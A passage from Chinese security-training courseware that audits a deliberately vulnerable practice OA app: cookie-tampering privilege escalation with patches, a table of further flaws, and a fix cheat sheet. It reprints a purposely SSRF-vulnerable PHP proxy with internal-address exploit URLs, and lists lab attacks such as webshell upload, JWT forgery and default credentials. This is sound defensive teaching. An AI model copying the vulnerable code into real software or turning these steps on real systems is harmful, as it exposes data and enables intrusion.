# 2.6　審計案例四：越權提權（湯圓OA Cookie 判權 + 配置接口）（續）




圖：Cookie 提權成功：zhangwei 是普通員工，把 cookie hx_role 改成 1 後進入「系統管理 → 用戶管理」，左側「通訊錄 / 系統管理」菜單也跟着出現，20 個用戶的手機號、身份證號直接攤開



圖：配置接口未校驗角色：普通賬號直接訪問 /api/mgr/config.php，返回全部系統配置，db_password=root、db_user=root、備份路徑等一併泄露

## 實際驗證（啓動前後端後打一遍）

# 2.6　審計案例四：越權提權（湯圓OA Cookie 判權 + 配置接口）（續）

## 審計要點

- Q1：改 cookie 爲什麼能騙過後端？→ 後端判權直接讀 $_COOKIE，沒有和 session / 數據庫裏的真實角色比對；
- Q2：前端隱藏菜單算鑑權嗎？→ 不算，前端只是顯示層——但這個系統後端也在信同一份 cookie，兩層一起塌；
- Q3：GET 查配置爲什麼反而更危險？→ 讀操作不校驗 = 任何登錄用戶都能拿庫密碼，比改配置還致命；
- 組合危害：庫密碼 + 內網可直連 → 拿到整個 tangyuan_oa 庫；用戶表身份證號 → 撞庫 / 社工。

## Patch 實作

```
// Patch 1：判權一律以服務端爲準，廢棄 checkAdminByCookie()
function checkAdminByCookie() {
return checkAdmin(); // 直接改調已有的 checkAdmin()（查 $_SESSION['role']）
}
// Patch 2：mgr/config.php GET 分支補上角色校驗
$user = checkAuth();
if (intval($user['role']) !== 1) { jsonResponse(403, '無權限'); }
// Patch 3：敏感配置不進接口響應——db_password 之類只留在服務端；
// 給前端的只有非敏感項（app_name、上傳大小等）；
// cookie 裏的 hx_role 徹底拿掉：只服務端寫、服務端讀，客戶端不參與權限判斷
```

# 2.7　其他漏洞速覽（同一靶場，走讀點位）

同一個靶場裏還有幾處，套路和前四節一樣：找入口 → 順數據流 → 找 Sink。這裏只點位置和結論，課後自己按同樣步驟過一遍，練習清單裏都列了。

| 漏洞 | 文件（行號） | 一句話問題 | 能幹什麼 |
| --- | --- | --- | --- |
| SSRF | api/imgproxy.php（97 行） | url 參數直接進 curl，白名單隻擋協議（http/https/file），不攔內網地址、跟隨跳轉、不校驗證書 | file:// 讀本地文件、掃內網、打網關和元數據服務 |
| 水平越權 | api/userinfo.php（11 行 GET） | uuid 參數隨便換，返回所查用戶的手機號、身份證號，不校驗是不是自己 | 換 uuid 逐個扒全員敏感信息 |
| 敏感數據聚合 | api/search.php | 預編譯寫法沒問題，但一次把全員 uuid / phone / email 都返回 | 給上面的越權當「花名冊」：先搜 uuid，再去換 |
| 垂直越權 | api/mgr/logs.php | 和 config.php 一樣用 checkAdminByCookie() 判權 | 普通用戶看全量操作日誌（誰在什麼時候幹了什麼） |
| 硬編碼與信息泄露 | api/config.php、js/app.js 11-14 行 | 數據庫密碼走環境變量但默認爲空；前端寫死測試賬號 zhangwei/zhang123 和 DEV_ACCOUNT 註釋 | 弱口令 + 信息泄露打配合，先登進來再走上面的提權鏈 |

# 2.7　其他漏洞速覽（同一靶場，走讀點位）（續）

vuln\api\imgproxy.php

```php
<?php
// SSRF漏洞：外部图片资源代理接口
// 正常业务：前端通过此接口获取外部图片资源
// 漏洞利用：url参数可访问内网服务（云环境或内网Redis、Docker等服务）
//   正常调用：/api/imgproxy.php?url=https://example.com/avatar.png
//   漏洞利用：/api/imgproxy.php?url=http://127.0.0.1:3306 或 /api/imgproxy.php?url=http://192.168.1.100:80

header("Content-Type: text/html; charset=utf-8");

$url = isset($_GET['url']) ? trim($_GET['url']) : '';

if (empty($url)) {
    // 没有url参数时返回默认头像
    header("Content-Type: image/png");
    @readfile(__DIR__ . '/../assets/default_avatar.png');
    exit;
}

// 漏洞点：允许http/https/file协议，未限制访问内网地址
// 正常应该限制只能访问外部图片URL，禁止访问内网及敏感端口
$allowedProtocols = ['http://', 'https://', 'file://'];
$isValid = false;
foreach ($allowedProtocols as $protocol) {
    if (stripos($url, $protocol) === 0) {
        $isValid = true;
        break;
    }
}

if (!$isValid) {
    http_response_code(400);
    echo "无效的URL格式";
    exit;
}

// file协议：使用file_get_contents读取本地文件
if (stripos($url, 'file://') === 0) {
    $filePath = substr($url, 7);
    $filePath = '/' . ltrim($filePath, '/');

    $content = @file_get_contents($filePath);
    if ($content === false || $content === '') {
        http_response_code(404);
        echo "文件不存在: " . htmlspecialchars($filePath);
        exit;
    }

    $finfo = new finfo(FILEINFO_MIME_TYPE);
    $mime = $finfo->buffer($content);
    header("Content-Type: " . ($mime ? $mime : 'application/octet-stream'));
    header("X-Proxy-Target: " . $url);
    echo $content;
    exit;
}

// http/https：使用cURL代理请求（SSRF核心漏洞点）
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
curl_setopt($ch, CURLOPT_TIMEOUT, 5);
curl_setopt($ch, CURLOPT_CONNECTTIMEOUT, 5);
// 漏洞：允许访问任意协议和端口，可以探测内网服务
curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_setopt($ch, CURLOPT_REDIR_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
// 允许所有SSL证书（便于测试）
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, false);

$response = curl_exec($ch);
$httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
$contentType = curl_getinfo($ch, CURLINFO_CONTENT_TYPE);
$error = curl_error($ch);
curl_close($ch);

if ($error) {
    http_response_code(500);
    echo "代理请求失败: " . htmlspecialchars($error);
    exit;
}

if ($response === false) {
    http_response_code(404);
    echo "资源未找到";
    exit;
}

// 返回代理响应
if ($contentType) {
    header("Content-Type: " . $contentType);
} else {
    header("Content-Type: application/octet-stream");
}
header("X-Proxy-Target: " . $url);
header("X-HTTP-Code: " . $httpCode);
echo $response;
exit;
```

圖：SSRF 漏洞點源碼：api/imgproxy.php 全量（97 行）——url 直接進 curl_fetch，允許 file:// 協議且不校驗目標是不是內網地址

# 2.8 修補對策實作速查表

| 漏洞類型 | 根治手段 | 縱深防禦 |
| --- | --- | --- |
| SQL 注入 | 參數化查詢 / 預處理（PDO、mysqli prepare） | 最小權限賬號、關閉錯誤回顯、WAF、輸入類型校驗 |
| XSS | 按上下文輸出編碼（htmlspecialchars ENT_QUOTES / json_encode） | HttpOnly+Secure Cookie、CSP、富文本白名單消毒 |
| 命令注入 | 不進 shell；必須時白名單 + escapeshellarg | disable_functions、最小權限、命令日誌告警 |
| 文件包含 | 文件名白名單 + 固定目錄 + 固定後綴 + realpath 校驗 | allow_url_include=Off、open_basedir、日誌/上傳目錄隔離 |
| SSRF | 服務端固定域名拼資源 ID；解析後 IP 校驗私網/保留地址 | 禁 gopher/file、限制跳轉、出口代理、IMDSv2 |
| XXE | 拒絕 DOCTYPE/ENTITY；LIBXML_NONET 且不開外部實體 | 用 JSON 替代、解析進程低權限、出網限制 |
| 反序列化 | JSON 替代 unserialize；allowed_classes 白名單 | phar.readonly、敏感判定以服務端會話爲準 |
| SSTI | 模板與數據分離（render_template + context） | 沙盒引擎、定界符過濾、模板進程降權 |
| 邏輯漏洞 | 服務端計算金額/狀態；對象級鑑權（屬主校驗） | 狀態機強校驗、風控限額、操作留痕 |
| 原型污染 | key 黑名單 + 空原型對象遞歸 | Object.freeze、安全合併庫、gadget 清理 |

# 2.9 AI 輔助 Code Review 實戰

## 定位與工作流

AI 在這一步的用處：幫忙快速初篩一遍代碼、起草修復草稿；但結論必須自己覈實——AI 會看錯，也會漏看。推薦流程：

1. 圈範圍：把代碼按目錄/模塊分塊，優先送給 AI 看這些地方——收輸入的、做鑑權的、碰錢的、調文件和命令的；
2. 給足上下文：只貼 10 行代碼 AI 容易瞎猜，把入口函數、過濾函數、調用它的代碼一起貼過去；
3. 提問要具體：讓它按「漏洞位置 / 輸入從哪來到哪 / CWE / 能不能真利用 / 修復 diff」這個格式輸出；
4. 人工逐條覈實：每條結論自己過一遍——過濾真的能繞嗎？這段代碼真的上線了嗎？不對的就刪掉；
5. 改完要測試：把修復代碼改進去後，原有功能跑一遍，再用之前的漏洞步驟驗證一遍確實修好了；
6. 記下來：確認過的問題寫進團隊檢查清單，同樣的錯別再犯第二次。

## 可以直接複製的提問模板

```
你是一名資深 Web 安全代碼審計工程師。請審計下面的 PHP 代碼片段：
1. 找出安全漏洞，按危險程度排序；
2. 每個漏洞給出：漏洞類型與 CWE 編號、輸入來源(source)、危險匯聚點(sink)、
數據流路徑、是否可被外部攻擊者利用及前提條件；
3. 給出修復建議，輸出修復前/後的代碼對比 diff（參數化查詢、輸出編碼、
白名單校驗、escapeshellarg 等最佳實踐）；
4. 明確標註你不確定的地方，需要我補充哪些上下文。
代碼如下：
<粘貼代碼片段 + 相關配置/調用方>
```

## AI 給的答案要過這幾關（防看錯、防漏看）

- 真能利用嗎：AI 說的"漏洞輸入"真的是從外部來的嗎？是不是上游已經過濾或轉成整數了？
- 它沒看到的部分：框架自帶的轉義（如 Laravel 模板轉義、ORM 綁定）AI 看不到，可能報了不存在的問題；

# 2.9　AI 輔助 Code Review 實戰（續）

- 最容易漏的地方：越權、金額、流程狀態這類業務邏輯問題，AI 只看代碼基本發現不了，得靠人工對着需求查；
- 貼代碼前先脫敏：真實密鑰、內網地址、客戶數據刪掉再給 AI；保密要求高的單位用本地部署的模型；
- 改完必須迴歸測試：AI 寫的修復可能誤傷正常功能（比如過濾太嚴，正常輸入也被拒了）。

## 課堂實操（15 分鐘）

1. 把 news.php 全文（對應課件圖 66）貼給 AI，用上面的模板讓它輸出 source/sink 數據流和修復 diff；
2. 再把 fileview.php、upload.php、auth.php + mgr/config.php 依次貼過去，對照本課件 2.3-2.6 節的審計過程逐條覈對：AI 說對了什麼、看錯了什麼、漏了什麼（越權和業務邏輯它最常漏）；
3. 把 AI 給的修復代碼改到源碼副本上（先拷貝一份再改，別直接改靶場），按 2.1 節的步驟重啓 php -S 後驗證：原來的漏洞打不出來了，登錄、搜索、傳頭像這些正常功能還都在；
4. 總結：AI 幫你「掃得快」，但「到底有沒有漏洞」還得自己沿數據流確認。

概覽

# 附錄

# A. 截圖與靶場關卡對照清單

| 截圖文件 | 對應關卡 | 知識點 |
| --- | --- | --- |
| 01_靶場首頁.png | / | 靶場導航與 16 類漏洞總覽 |
| 02_信息收集_HTTP協議基礎.png | http/00_http_basics.php | HTTP 頭信息收集與指紋 |
| 03_SQLi_正常查詢.png | sqli/06_union_injection.php | 注入點確認與列數判斷 |
| 04_SQLi_聯合注入.png | sqli/06_union_injection.php | UNION 注入拖取庫信息 |
| 05_SQLi_提取flag.png | sqli/06_union_injection.php | information_schema → 數據提取 |
| 06_XSS_正常搜索.png | xss/01_reflected.php | 反射點確認 |
| 07_XSS_注入payload.png | xss/01_reflected.php | 反射型 XSS 執行 |
| 08_RCE_正常ping.png | rce/command_exec.php | 命令執行點確認 |
| 09_RCE_命令注入.png | rce/command_exec.php | & 連接符命令注入 |
| 10_LFI_關卡頁面.png | lfi/01_lfi.php | include 用戶輸入 |
| 11_LFI_讀取winini.png | lfi/01_lfi.php | 任意本地文件讀取 |
| 12_SSRF_讀取flag.png | ssrf/01_basic_ssrf.php | 服務端代請求讀內網資源 |
| 13_XXE_讀取winini.png | xxe/01_file_read.php | 外部實體讀文件 |
| 14_反序列化_關卡頁面.png | unserialize/01_basic_deserialization.php | unserialize 信任輸入 |
| 15_反序列化_Flag.png | unserialize/01_basic_deserialization.php | 屬性篡改提權 |
| 16_SSTI_檢測payload.png | ssti/00_ssti_basics.php | SSTI 檢測與引擎語法 |

# A. 截圖與靶場關卡對照清單（續）

| 截圖文件 | 對應關卡 | 知識點 |
| --- | --- | --- |
| 17_邏輯_價格篡改頁面.png | logic/01_price_tampering.php | 前端定價風險 |
| 18_邏輯_價格篡改Flag.png | logic/01_price_tampering.php | 價格篡改 + 負數繞過 |
| 19_邏輯_水平越權Flag.png | logic/04_horizontal_privilege.php | IDOR 水平越權 |
| 20_SQLi01_基礎注入Flag.png | sqli/01_basic_injection.php | UNION 聯合查詢讀 flag |
| 21_SQLi02_報錯注入Flag.png | sqli/02_error_injection.php | extractvalue 報錯注入 |
| 22_SQLi03_布爾盲注_條件爲真.png | sqli/03_boolean_blind.php | 布爾盲注——真條件回顯 |
| 23_SQLi03_布爾盲注_條件爲假.png | sqli/03_boolean_blind.php | 布爾盲注——假條件回顯 |
| 24_SQLi04_時間盲注_延時.png | sqli/04_time_blind.php | 時間盲注觸發 SLEEP 延時 |
| 25_SQLi04_時間盲注_無延時.png | sqli/04_time_blind.php | 時間盲注——無延時對照 |
| 26_SQLi05_雙寫繞過Flag.png | sqli/05_bypass.php | 雙寫繞過關鍵字過濾 |
| 27_SQLi07_萬能密碼登錄.png | sqli/07_magic_quotes.php | 萬能密碼繞過登錄 |
| 28_XSS02_存儲型Flag.png | xss/02_stored.php | 存儲型 XSS 留言執行 |
| 29_XSS03_DOM型Flag.png | xss/03_dom.php | DOM 型 XSS innerHTML |
| 30_邏輯02_支付繞過Flag.png | logic/02_payment_bypass.php | 支付狀態繞過 |
| 31_邏輯05_垂直越權Flag.png | logic/05_vertical_privilege.php | 垂直越權進管理功能 |
| 32_邏輯06_步驟跳躍Flag.png | logic/06_step_skip.php | 業務步驟跳躍 |

# A. 截圖與靶場關卡對照清單（續）

| 截圖文件 | 對應關卡 | 知識點 |
| --- | --- | --- |
| 33_SSRF02_內網探測Flag.png | ssrf/02_internal_scan.php | 內網探測 + file:// 讀文件 |
| 34_SSRF05_協議繞過Flag.png | ssrf/05_ssrf_bypass.php | 關鍵詞黑名單繞過 |
| 35_XXE02_實體提交.png | xxe/02_xxe_ssrf.php | XXE 打 SSRF（環境限制如實說明） |
| 36_XXE03_盲XXE提交.png | xxe/03_blind_xxe.php | 盲 XXE 參數實體外帶 |
| 37_LFI_偽協議讀源碼.png | lfi/03_php_wrapper.php | php://filter 讀源碼 |
| 38_反序列化03_tostring讀文件.png | unserialize/03_tostring_exploit.php | __toString 魔術方法讀文件 |
| 39_反序列化POP鏈執行.png | unserialize/pop1.php | POP 鏈鏈式執行代碼 |
| 40_上傳00_基礎理論.png | upload/00_upload_basics.php | 文件上傳漏洞原理 |
| 41_上傳01_無過濾上傳.png | upload/01_no_filter.php | 無過濾上傳 .php |
| 42_上傳01_執行webshell.png | upload/01_no_filter.php | 訪問上傳的 webshell 執行 |
| 43_上傳02_前端繞過.png | upload/02_frontend_bypass.php | 前端 JS 校驗繞過 |
| 44_上傳03_MIME繞過.png | upload/03_mime_bypass.php | Content-Type 偽造繞過 |
| 45_上傳04_擴展名繞過.png | upload/04_extension_bypass.php | 黑名單 + ::$DATA 數據流繞過 |
| 46_上傳05_圖片馬上傳.png | upload/05_image_include.php | 圖片馬構造與白名單上傳 |
| 47_上傳05_包含執行.png | upload/05_include_test.php | 包含圖片馬執行命令 |
| 48_上傳06_解析漏洞.png | upload/06_parse_vuln.php | Apache/IIS 解析漏洞原理 |

# A. 截圖與靶場關卡對照清單（續）

| 截圖文件 | 對應關卡 | 知識點 |
| --- | --- | --- |
| 49_認證01_弱口令登錄.png | auth/01_plaintext_brute.php | admin/123456 弱口令 |
| 50_認證04_賬戶枚舉.png | auth/04_account_enum.php | verify 接口賬戶枚舉 |
| 51_認證05_未授權訪問.png | auth/05_unauthorized.php | 無憑證直訪敏感頁 |
| 52_JWT01_算法混淆成功.png | jwt/01_algorithm_confusion.php | RS256→HS256 算法混淆 |
| 53_JWT02_弱密鑰破解.png | jwt/02_key_leakage.php | JWT 弱密鑰字典爆破 |
| 54_JWT02_僞造管理員成功.png | jwt/02_key_leakage.php | 用泄露密鑰僞造管理員 |
| 55_JWT03_none僞造成功.png | jwt/03_token_forgery.php | alg=none 無簽名僞造 |
| 56_IDOR00_基礎理論.png | idor/00_idor_basics.php | IDOR 原理與常見場景 |
| 57_IDOR01_越權查看.png | idor/01_basic_idor.php | id 換號越權查看訂單 |
| 58_IDOR02_任意文件下載.png | idor/02_file_download_idor.php | file 參數穿越任意下載 |
| 59_指紋_ApachePHP響應頭.png | http://localhost/zhaosec-main/（真實抓包） | Apache/PHP 響應頭指紋 |
| 60_指紋_Nginx響應頭.png | nginx.org | Nginx 響應頭指紋 |
| 61_指紋_SpringBootWhitelabel.png | start.spring.io/不存在路徑 | Spring Boot Whitelabel 錯誤頁 |
| 62_指紋_SpringBoot_Actuator.png | start.spring.io/actuator/health | Actuator 未授權指紋 |
| 63_指紋_Druid監控臺.png | /druid/index.html（公開示例圖） | Druid 監控控制檯 |
| 64_指紋_Druid登錄頁.png | /druid/login.html（公開示例圖） | Druid 控制檯登錄頁 |

# A. 截圖與靶場關卡對照清單（續）

| 截圖文件 | 對應關卡 | 知識點 |
|---|---|---|
| 65_湯圓OA_環境_登錄頁.png | http://localhost:8000/ | 湯圓OA 環境啓動驗證（模塊二 2.1） |
| 66_湯圓OA_源碼_news.png | tangyuan_oa vuln/api/news.php | SQL 注入審計源碼（2.3） |
| 67_湯圓OA_SQLi_正常搜索.png | 湯圓OA 通知公告搜索 | 注入前正常功能對照（2.3） |
| 68_湯圓OA_SQLi_注入成功.png | 湯圓OA 通知公告搜索 | UNION 注入回顯拖庫（2.3） |
| 69_湯圓OA_源碼_fileview.png | tangyuan_oa vuln/api/fileview.php | 任意文件讀取審計源碼（2.4） |
| 70_湯圓OA_文檔正常預覽.png | 湯圓OA 文檔中心 | fileview 正常路徑對照（2.4） |
| 71_湯圓OA_任意文件讀取.png | /api/fileview.php?path=sql/init.sql | 讀建庫腳本泄露全庫賬號（2.4） |
| 72_湯圓OA_源碼_upload.png | tangyuan_oa vuln/api/upload.php | 文件上傳審計源碼（2.5） |
| 73_湯圓OA_上傳webshell執行.png | /uploads/avatars/<md5>.php | 上傳 getshell 並執行（2.5） |
| 74_湯圓OA_源碼_auth.png | tangyuan_oa vuln/api/auth.php | Cookie 判權越權審計源碼（2.6） |
| 75_湯圓OA_源碼_mgr_config.png | tangyuan_oa vuln/api/mgr/config.php | 配置接口缺角色校驗審計源碼（2.6） |
| 76_湯圓OA_提權後用戶管理.png | 改 cookie hx_role=1 後進系統管理 | 垂直越權拿到全員敏感信息（2.6） |
| 77_湯圓OA_系統配置泄露.png | /api/mgr/config.php | 配置接口泄露數據庫密碼（2.6） |
| 78_湯圓OA_源碼_imgproxy.png | tangyuan_oa vuln/api/imgproxy.php | SSRF 走讀點位源碼（2.7） |

# B. 環境與源碼路徑

- 靶場地址：https://github.com/KingLann/zhaosec（本地首頁 http://localhost/zhaosec-main/）；源碼：D:\CodeSoft\phpstudy\phpstudy_pro\WWW\zhaosec-main
- 數據庫初始化：http://localhost/zhaosec-main/sqli/init_db.php、/logic/init_db.php（MySQL root/root，庫 zhao）
- Docker 專項（本機未安裝時不可用）：:10002 反序列化、:10003 SSTI、:10004~10009 實戰/專項
- 湯圓OA 審計靶場：靶場地址 https://github.com/N0tHer3/N0tHer3-vuln；本地源碼 F:\AI\靶場環境\tangyuan_oa\vuln；啓動：設 MYSQL_PASSWORD=root 後 php -S 0.0.0.0:8000，訪問 http://localhost:8000/，賬號 zhangwei/zhang123（詳見 2.1 節）
- 課件截圖目錄：F:\漏洞挖掘\攻防演練培訓\課件截圖（78 張，由 Playwright 自動化操作靶場+真實站點抓取生成）
- 參考補充材料：同目錄《攻防培訓.docx》（信息收集渠道、越權/未授權挖掘思路）

# C. 與《攻防培訓.docx》的銜接要點

- 信息收集：原課件的域名/子域名/小程序/敏感信息/路徑爆破方法，對應本課件 1.1 節，演練前先完成資產鋪面；
- 水平越權：原課件"改 id=124 看他人數據"的思路，對應本課件 1.13.2（IDOR）與 1.14.3 實操 ?user_id=1；
- 垂直越權：Cookie 替換 / 直接訪問管理路徑 / admin=1 參數翻轉，可配合靶場 /logic/05_vertical_privilege.php 練習；
- 未授權訪問：不帶憑證直訪 /admin、/swagger-ui.html、中間件面板（nacos、phpmyadmin、actuator），演練中與本課件信息收集環節合併執行；
- 報告輸出：復現步驟 + 請求響應證據 + 修復建議三段式，與本課件每節"修補對策"格式一致。



豆包工作AI生成